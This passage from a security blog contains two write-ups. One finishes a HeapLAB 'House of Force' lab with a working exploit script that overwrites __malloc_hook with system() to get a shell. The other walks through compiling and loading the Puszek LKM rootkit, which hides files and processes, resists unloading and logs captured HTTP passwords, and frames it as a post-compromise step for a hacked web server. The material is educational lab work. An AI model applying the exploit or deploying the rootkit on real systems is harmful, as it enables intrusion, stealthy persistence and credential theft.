
Ok. Everything's great but where is the shell? ;[It looks like we need to overwrite the pointer to our target with „/bin/sh" and the address of system() function. At this stage it started to look pretty similar to „return into lib C" attack. Indeed when I decided to check another video about heap exploitation (by Max[12]) I landed here:



```
io.recvuntil("> ")
io.timeout = 0.1

# ========================================
 
# Request a chunk; overflow its user data
# Write a "/bin/sh" string here if not us
malloc(0x18, "/bin/sh\0" + "X"*0x10 + p64

# Make a very large request that spans th
# Target the malloc hook because the desi
malloc((libc.sym.__malloc_hook - 0x20) -
```

On the screen above we can see a part of an example of the solutions prepared by Max.

At this stage I also found this page[17]:



https://www.gnu.org/software/libc/manual/html_node/Hooks-for-Malloc.html

The hook variables are declared in `malloc.h`.

Variable: **__malloc_hook**

The value of this variable is a pointer to the function that `malloc` uses whenever it is called. You should define this function to look like `malloc`; that is, like:

```
void *function (size_t size, const void *caller)
```

The value of *caller* is the return address found on the stack when the `malloc` function was called. This value allows you to trace the memory consumption of the program.

Variable: **__realloc_hook**

The value of this variable is a pointer to function that `realloc` uses whenever it is called. You should define this function to look like `realloc`; that is, like:

```
void *function (void *ptr, size_t size, const void *caller)
```

So it was easier to prepare a working exploit using pwndbg library. We should be somewhere here, checking one of the the solution:

```
[*] '/home/user/heaplab/HeapLAB/house_of_force/house_of_force'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'../.glibc/glibc_2.28_no-tcache'
[*] '/home/user/heaplab/HeapLAB/.glibc/glibc_2.28_no-tcache/libc-2.28.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/user/heaplab/HeapLAB/house_of_force/house_of_force': pid 20059
[*] heap: 0x11e4000
[*] target: 0x602010
[*] delta between heap & main(): 0xfffffffff21c816
[*] Found distance: 0x7efd94249bd0
[*] Switching to interactive mode
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(
$ 
```

If you are here – it should be easier to find the difference in the script codes:

```
# =-=-=- EXAMPLE -=-=-=

# The "heap" variable holds the heap start address.
log.info(f"heap: 0x{heap:02x}")

# Program symbols are available via "elf.sym.<symbol name>".
log.info(f"target: 0x{elf.sym.target:02x}")

# The malloc() function chooses option 1 from the menu.
# Its arguments are "size" and "data".
#malloc(24, b"Y"*24)

# The delta() function finds the "wraparound" distance between two addresses.
log.info(f"delta between heap & main(): 0x{delta(heap, elf.sym.main):02x}")

# =============================================================================
malloc(24, b"Y"*24 + p64(0xffffffffffffffff))

distance = (libc.sym.__malloc_hook - 0x20) - (heap + 0x20)  #delta(heap + 0x20, elf.sym.target - 0x20)
log.info(f"Found distance: 0x{distance:02x}")

malloc(distance, "/bin/sh\0")
malloc(24, p64(libc.sym.system))

cmd = heap + 0x30
malloc(cmd, "")

# ==

io.interactive()
```

Try to run it using GDB and without it. ;)

Have fun!

Cheers

CONCLUSION

This small document was first just a draft about the *House of Force* but I decided to check again the course prepared by Max and that's how I rewrited it to the new version (...but in my opinion - still a draft;]). If you'd like to learn more about heap exploitation I'll strongly recommend the course mentioned in the Reference section as well as other materials available there.

There is a lot of it so you'll definitely have fun!

Enjoy ;]

REFERENCES

Belo is the list of links I found useful/interesting when I was reading about heap exploitation:

1. Download Ubuntu Iso

2. Download pwndbg

3. Installing GEF

4 – Heap exploitation

5 – Heap exploitation

6 – How2heap

7 – Phrack

8 - Phrack

9 - Phrack

10 – Phrack

11 - Max Kamper – Heap Exploitation Course

12 – Heap exploitation with Max – youtube (1)

13 – Heap exploitation with Max – youtube (2)

14 – Mini-arts – c16

15 – Found bugs – c16

16 - Patience

17: GNU __malloc_hook

;]

EL LABERINTO DEL *PUSZEK*

Once uppon a time I was wondering if „nowadays" there are any „interesting rootkits" like I saw (or read about) „in the past" (read as: something like 10-or-more years ago;)). And that's how I started to search with Google for an old *projects* (like *suckit2*) on PacketStorm Security[1] and similar portals. But first things first...

REASONS

I was looking for some online materials related to kernel hacking. Most of them was unfortunately old-enough to be useful during some CTFs or when we're pentesting some old *nix machines. That's how I decided to read about *nix-based rootkits and dig a bit deeper in the online resources.

Why. Most of them are good, cool and very well (at least for me as a reader) „but" because they are „old" (means: created mostly like 5-10 years ago) I was looking for something „more fresh and new". (You can also read it as: working also with 'some new kernels not only with 2.4 or 2.6' ;).)

So I decided to dig a little bit deeper again and that's how I found my new „best friend" – Puszek[2]. ;]

INTRO

According to the Author: Puszek[2] is just „another LKM[3] rootkit for Linux”:

https://github.com/Eterna1/puszek-rootkit

Puszek

Yet another LKM rootkit for Linux. It hooks syscall table.

Features:

1. Hide files that ends on configured suffix (`FILE_SUFFIX` - ".rootkit" by default).
2. Hide processes that cmdline contains defined text (`COMMAND_CONTAINS` - ".//./" by default).

Examples:

```
.//./malicious_process
```


```
wget http://old-releases.ubuntu.com/releases/zesty/ubuntu-17.04-desktop-amd64.iso .//./
```

3. Intercept HTTP requests.
   All intercepted GET and POST HTTP requests are logged to `/etc/http_requests[FILE_SUFFIX]` .
   When password is found in HTTP request it's additionally logged to `/etc/passwords[FILE_SUFFIX]` .
4. Rootkit module is invisible in `lsmod` output, file `/proc/modules` , and directory `/sys/module/` .
5. It isn't possible to unload rootkit by `rmmod` command (if option `UNABLE_TO_UNLOAD` is set).
6. Netstat and similar tools won't see TCP connections of hidden processes.

Ok. We’ll see... ;)

ENVIRONMENT

To check how to prepare and install (or *weaponize* – you name it;)) *Puszek*[2] I decided to run it directly on lately downloaded Kali Linux[4] (installed on Vmware). „Tested on” was the suggestion I decided to follow ;)



Configuration:


The configuration is placed at the beginning of file `rootkit.c` .
Below is a default configuration:

```
//beginning of the rootkit's configuration
#define FILE_SUFFIX ".rootkit"          //hiding files with names ending on defined suffix
#define COMMAND_CONTAINS ".//./"    //hiding processes which cmdline contains defined text
#define ROOTKIT_NAME "rootkit"          //you need to type here name of this module to make this module hidden
#define SYSCALL_MODIFY_METHOD PAGE_RW   //method of making syscall table writeable, CR0 or PAGE_RW
#define UNABLE_TO_UNLOAD 0
#define DEBUG 0                     //this is for me :)
//end of configuration
```

Tested on:

```
Linux x 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) x86_64 GNU/Linux
```

We should be somewhere here:



Now let’s assume that we have a this kind of a simple scenario:


- we have a vulnerable Linux-based Web server (it’s our already fresh installed Kali VM);

- we have a cool RCE bug in the webapp that will help us achieve remote access;


- our shell-user is able „somehow” (config read, weak pass, whatever...) to *sudo* to superuser;

- now: we are ready to install our friendly *Puszek*[2] ;]

Checking:




Good. According to *Makefile* we’ll now need to have a *build* directory:




Well... *Puszek* was created some time ago, so Kali (*build*) was updated during this time. I tried to find a quick workaround and I switched kernel version to the one I had in my ‘latest Kali ISO’:


Checking again (type *make*):



Hm. Not good. I decided to check some older (version of the kernel available on) Kali and I switched back to VirtualBox where I have few other Kali VMs, for example:




Checking *Makefile* again:



Better now. ;] Checking the directory content after *Makefile* is finished:

```
root@kali:~/puszek# ls -l
total 736
-rw-r--r-- 1 root root    158 Nov  6 08:34 Makefile
-rw-r--r-- 1 root root     31 Nov  6 08:34 modules.order
-rw-r--r-- 1 root root      0 Nov  6 08:34 Module.symvers
-rw-r--r-- 1 root root  26618 Nov  6 08:34 rootkit.c
-rw-r--r-- 1 root root 354112 Nov  6 08:34 rootkit.ko
-rw-r--r-- 1 root root   1871 Nov  6 08:34 rootkit.mod.c
-rw-r--r-- 1 root root  97300 Nov  6 08:34 rootkit.mod.o
-rw-r--r-- 1 root root 257824 Nov  6 08:34 rootkit.o
root@kali:~/puszek# file *
Makefile:       makefile script, ASCII text
modules.order:  ASCII text
Module.symvers: empty
rootkit.c:      C source, ASCII text
rootkit.ko:     ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), BuildID[sha1]=b7f1951a9fb0db0a
d, with debug_info, not stripped
rootkit.mod.c:  C source, ASCII text
rootkit.mod.o:  ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), with debug_info, not stripped
rootkit.o:      ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), with debug_info, not stripped
root@kali:~/puszek#
```

Great! Now let's find a way to make Puszek more confortable in the target OS ;) If you're not sure what's next or where to start – this[5] – should be a cool intro:



So far, so good. Let's move forward.

But not so fast ;> (***Spoiler alert!11***;)) Because I had some issues when I tried to run Puszek on *latest Kali* I decided to try it on the older one. Unfortunately after few issues with the updates and/or installing additional software/libs I decided to switch OS again and that's how I started all the scenario on new installed Ubuntu 16 (x86). Here we go again:

```
root@pluszak: ~
root@pluszak:~# uname -a
Linux pluszak 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:19 UTC 2019 i686 i686 i686 GNU/Linux
root@pluszak:~# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial
root@pluszak:~#
```

I think we are ready now. Let's have some fun with Puszek in a next section.

FUN WITH PUSZEK

Let's see what Puszek can do in a *live environment*. ;] First of all we'll check the source[2] available online. When I'm „reading malwares"[6] I like to reverse it (read as: if I can ;P) or read the source code (if it's available). In case of Puszek – we have a full code available here[2] so it will be easier. Let's try:

```
(...)
2020-11-08 01:51:17 (852 KB/s) - 'rootkit.c' saved [26618/26618]

--2020-11-08 01:51:17--  https://raw.githubusercontent.com/Eterna1/puszek-rootki
t/master/Makefile
Reusing existing connection to raw.githubusercontent.com:443.
HTTP request sent, awaiting response... 200 OK
Length: 158 [text/plain]
Saving to: 'Makefile'

Makefile          100%[===================>]     158  --.-KB/s    in 0s

2020-11-08 01:51:17 (3,84 MB/s) - 'Makefile' saved [158/158]

FINISHED --2020-11-08 01:51:17--
Total wall clock time: 0,7s
Downloaded: 2 files, 26K in 0,03s (856 KB/s)
root@pluszak:~/puszek# ls
Makefile  rootkit.c
root@pluszak:~/puszek# make
make -C /lib/modules/4.15.0-45-generic/build M=/root/puszek modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-45-generic'
  CC [M]  /root/puszek/rootkit.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/puszek/rootkit.mod.o
  LD [M]  /root/puszek/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-45-generic'
root@pluszak:~/puszek# ls -l
total 76
-rw-r--r-- 1 root root   158 lis  8 01:51 Makefile
-rw-r--r-- 1 root root    31 lis  8 01:51 modules.order
-rw-r--r-- 1 root root     0 lis  8 01:51 Module.symvers
-rw-r--r-- 1 root root 26618 lis  8 01:51 rootkit.c
-rw-r--r-- 1 root root 14416 lis  8 01:51 rootkit.ko
-rw-r--r-- 1 root root   596 lis  8 01:51 rootkit.mod.c
-rw-r--r-- 1 root root  1800 lis  8 01:51 rootkit.mod.o
-rw-r--r-- 1 root root 14328 lis  8 01:51 rootkit.o
root@pluszak:~/puszek# file *
Makefile:       makefile script, ASCII text
modules.order:  ASCII text
Module.symvers: empty
rootkit.c:      C source, ASCII text
rootkit.ko:     ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), Build
ID[sha1]=8fa5e76f5f04cf4bdb3cf893d8c49f27474cbe22, not stripped
rootkit.mod.c:  C source, ASCII text
rootkit.mod.o:  ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not s
tripped
rootkit.o:      ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not s
tripped
root@pluszak:~/puszek#
```

Cool. Next:

root@pluszak: ~/puszek

```
root@pluszak:~/puszek# grep "char \|int " rootkit.c  | grep -e "(" --color
asmlinkage long (*ref_sys_open) (const char __user * filename,
asmlinkage long (*ref_sys_readlink) (const char __user * path,
struct file *file_open(const char *path, int flags, int rights)
int file_read(struct file *file, unsigned long long offset,
int file_write(struct file *file, unsigned long long offset,
int file_sync(struct file *file)
int make_rw(unsigned long address)
int make_ro(unsigned long address)
char *read_whole_file(struct file *f, int *return_read)
    char *buf = kzalloc(buf_size + 1, GFP_KERNEL);
char *read_n_bytes_of_file(struct file *f, int n, int *return_read)
    char *buf = kzalloc(buf_size + 1, GFP_KERNEL);
int check_file_suffix(const char *name)
    int len = strlen(name);
    int suffix_len = strlen(FILE_SUFFIX);
int is_int(const char *data)
int check_process_prefix(const char *name)
int check_file_name(const char *name)
int should_be_hidden(const char *name)
asmlinkage long new_sys_getdents(unsigned int fd,
        d = (struct linux_dirent *)((char *)fake_dirent + bpos);
                if (should_be_hidden((char *)d->d_name))
                        int rest = new_size - (bpos + d->d_reclen);
                            (struct linux_dirent *)((char *)
                            (struct linux_dirent *)((char *)
asmlinkage long new_sys_getdents64(unsigned int fd,
        d = (struct linux_dirent64 *)((char *)fake_dirent + bpos);
                if (should_be_hidden((char *)d->d_name))
                        int rest = new_size - (bpos + d->d_reclen);
                            (struct linux_dirent64 *)((char *)
                            (struct linux_dirent64 *)((char *)
void save_to_log(const char *log_type, const char *what, size_t size)
    char *full_path = kzalloc(strlen("/etc/") + strlen(log_type)
int password_found(const char *buf, size_t size)
int http_header_found(const char *buf, size_t size)
asmlinkage long new_sys_sendto(int fd, void __user * buff_user, size_t len,
    char *buff = kmalloc(len, GFP_KERNEL);
```

As you can see we have a few function listed above. Take your time and read the source of Puszek. For me it was a very interesting journey because I had a chance to learn few things about LKM modules (how to write them and how they should work in a very first place if we are talking about „whet else I should learn about kernel hacking";). Really nice piece of code!) According to the *README* file Puszek is able to:

Features:

1. Hide files that ends on configured suffix (`FILE_SUFFIX` - ".rootkit" by default).
2. Hide processes that cmdline contains defined text (`COMMAND_CONTAINS` - ".//./" by default).

Examples:

```
.//./malicious_process
```

```
wget http://old-releases.ubuntu.com/releases/zesty/ubuntu-17.04-desktop-amd64.iso .//./
```

3. Intercept HTTP requests.
   All intercepted GET and POST HTTP requests are logged to `/etc/http_requests[FILE_SUFFIX]`.
   When password is found in HTTP request it's additionally logged to `/etc/passwords[FILE_SUFFIX]`.
4. Rootkit module is invisible in `lsmod` output, file `/proc/modules`, and directory `/sys/module/`.
5. It isn't possible to unload rootkit by `rmmod` command (if option `UNABLE_TO_UNLOAD` is set).
6. Netstat and similar tools won't see TCP connections of hidden processes.

Let's try! ;] To do that we'll use our *example scenario* below. Here we go...

SCENARIO

Let's say we have a vulnerable web server (ex.:hosting) and via one of the webapps available there we can achieve a remote shell. To make things worst;) let's say our webshell-user is also able to *sudo* to root. From the attacker's perspective it's a great opportunity to install Puszek, isn't it? ;)

So let's *make* it clear:

```
root@pluszak:~/puszek# ls
Makefile  rootkit.c
root@pluszak:~/puszek# make
make -C /lib/modules/4.15.0-45-generic/build M=/root/puszek modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-45-generic'
  CC [M]  /root/puszek/rootkit.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/puszek/rootkit.mod.o
  LD [M]  /root/puszek/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-45-generic'
root@pluszak:~/puszek# ls -l
total 76
-rw-r--r-- 1 root root   158 lis  8 01:51 Makefile
-rw-r--r-- 1 root root    31 lis  8 01:51 modules.order
-rw-r--r-- 1 root root     0 lis  8 01:51 Module.symvers
-rw-r--r-- 1 root root 26618 lis  8 01:51 rootkit.c
-rw-r--r-- 1 root root 14416 lis  8 01:51 rootkit.ko
-rw-r--r-- 1 root root   596 lis  8 01:51 rootkit.mod.c
-rw-r--r-- 1 root root  1800 lis  8 01:51 rootkit.mod.o
-rw-r--r-- 1 root root 14328 lis  8 01:51 rootkit.o
```

We should be somewhere here:

```
root@pluszak:~# adduser vhost02
Adding user `vhost02' ...
Adding new group `vhost02' (1002) ...
Adding new user `vhost02' (1002) with group `vhost02' ...
Creating home directory `/home/vhost02' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for vhost02
Enter the new value, or press ENTER for the default
        Full Name []: vhost02
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
root@pluszak:~# ls -la /home/
total 20
drwxr-xr-x  5 root    root    4096 lis  8 08:39 .
drwxr-xr-x 23 root    root    4096 lis  7 17:48 ..
drwxr-xr-x 15 c       c       4096 lis  8 04:10 c
drwxr-xr-x  2 vhost01 vhost01 4096 lis  8 08:39 vhost01
drwxr-xr-x  2 vhost02 vhost02 4096 lis  8 08:39 vhost02
root@pluszak:~#
```

Now we can try to load Puszek and we'll see what will happen... ;> Checking:

```
root@pluszak: ~/puszek
root@pluszak:~/puszek# ls
Makefile  modules.order  Module.symvers  rootkit.c  rootkit.ko  rootkit.mod.c  rootkit.mod.o  rootkit.o
root@pluszak:~/puszek# insmod rootkit.ko
```

Great! Puszek is loaded so we can log in as a „different user" (let's say our *vhost01*) and let's try to do some actions on the system. We'll see what (in default mode) will be logged by Puszek for us. For example let's start here:

```
vhost01@pluszak:~$
vhost01@pluszak:~$ w
 09:45:05 up  9:37,  2 users,  load average: 0,08, 0,05, 0,07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
c        tty7     :0               sob18   15:31m  6:10   1.14s /sbin/upstart --user
vhost01  pts/17   192.168.1.10     09:44    1.00s  0.10s  0.00s w
vhost01@pluszak:~$ ls
examples.desktop
vhost01@pluszak:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
/proc/net/tcp: Bad address
vhost01@pluszak:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
/proc/net/tcp: Bad address
vhost01@pluszak:~$
```

It looks like there is no *netstat* for us. Let's move forward. I decided to create a file with *date* output inside *vhost01* user directory (as root) then I tried to list it (as vhost01 user). Results you can see presented on the screen below:

```
vhost01@pluszak: ~
vhost01@pluszak:~$ ls -la
total 36
drwxr-xr-x 3 vhost01 vhost01 4096 lis  8 09:44 .
drwxr-xr-x 5 root    root    4096 lis  8 08:39 ..
-rw-r--r-- 1 vhost01 vhost01  220 lis  8 08:39 .bash_logout
-rw-r--r-- 1 vhost01 vhost01 3771 lis  8 08:39 .bashrc
drwx------ 2 vhost01 vhost01 4096 lis  8 09:44 .cache
-rw-r--r-- 1 vhost01 vhost01 8980 lis  8 08:39 examples.desktop
-rw-r--r-- 1 vhost01 vhost01  655 lis  8 08:39 .profile
vhost01@pluszak:~$ ls -la
ls: cannot access ''$'\177': No such file or directory
total 36
drwxr-xr-x 3 vhost01 vhost01 4096 lis  8 09:48 .
drwxr-xr-x 5 root    root    4096 lis  8 08:39 ..
?????????? ? ?       ?          ?            ? ?
-rw-r--r-- 1 vhost01 vhost01  220 lis  8 08:39 .bash_logout
-rw-r--r-- 1 vhost01 vhost01 3771 lis  8 08:39 .bashrc
drwx------ 2 vhost01 vhost01 4096 lis  8 09:44 .cache
-rw-r--r-- 1 vhost01 vhost01 8980 lis  8 08:39 examples.desktop
-rw-r--r-- 1 vhost01 vhost01  655 lis  8 08:39 .profile
vhost01@pluszak:~$

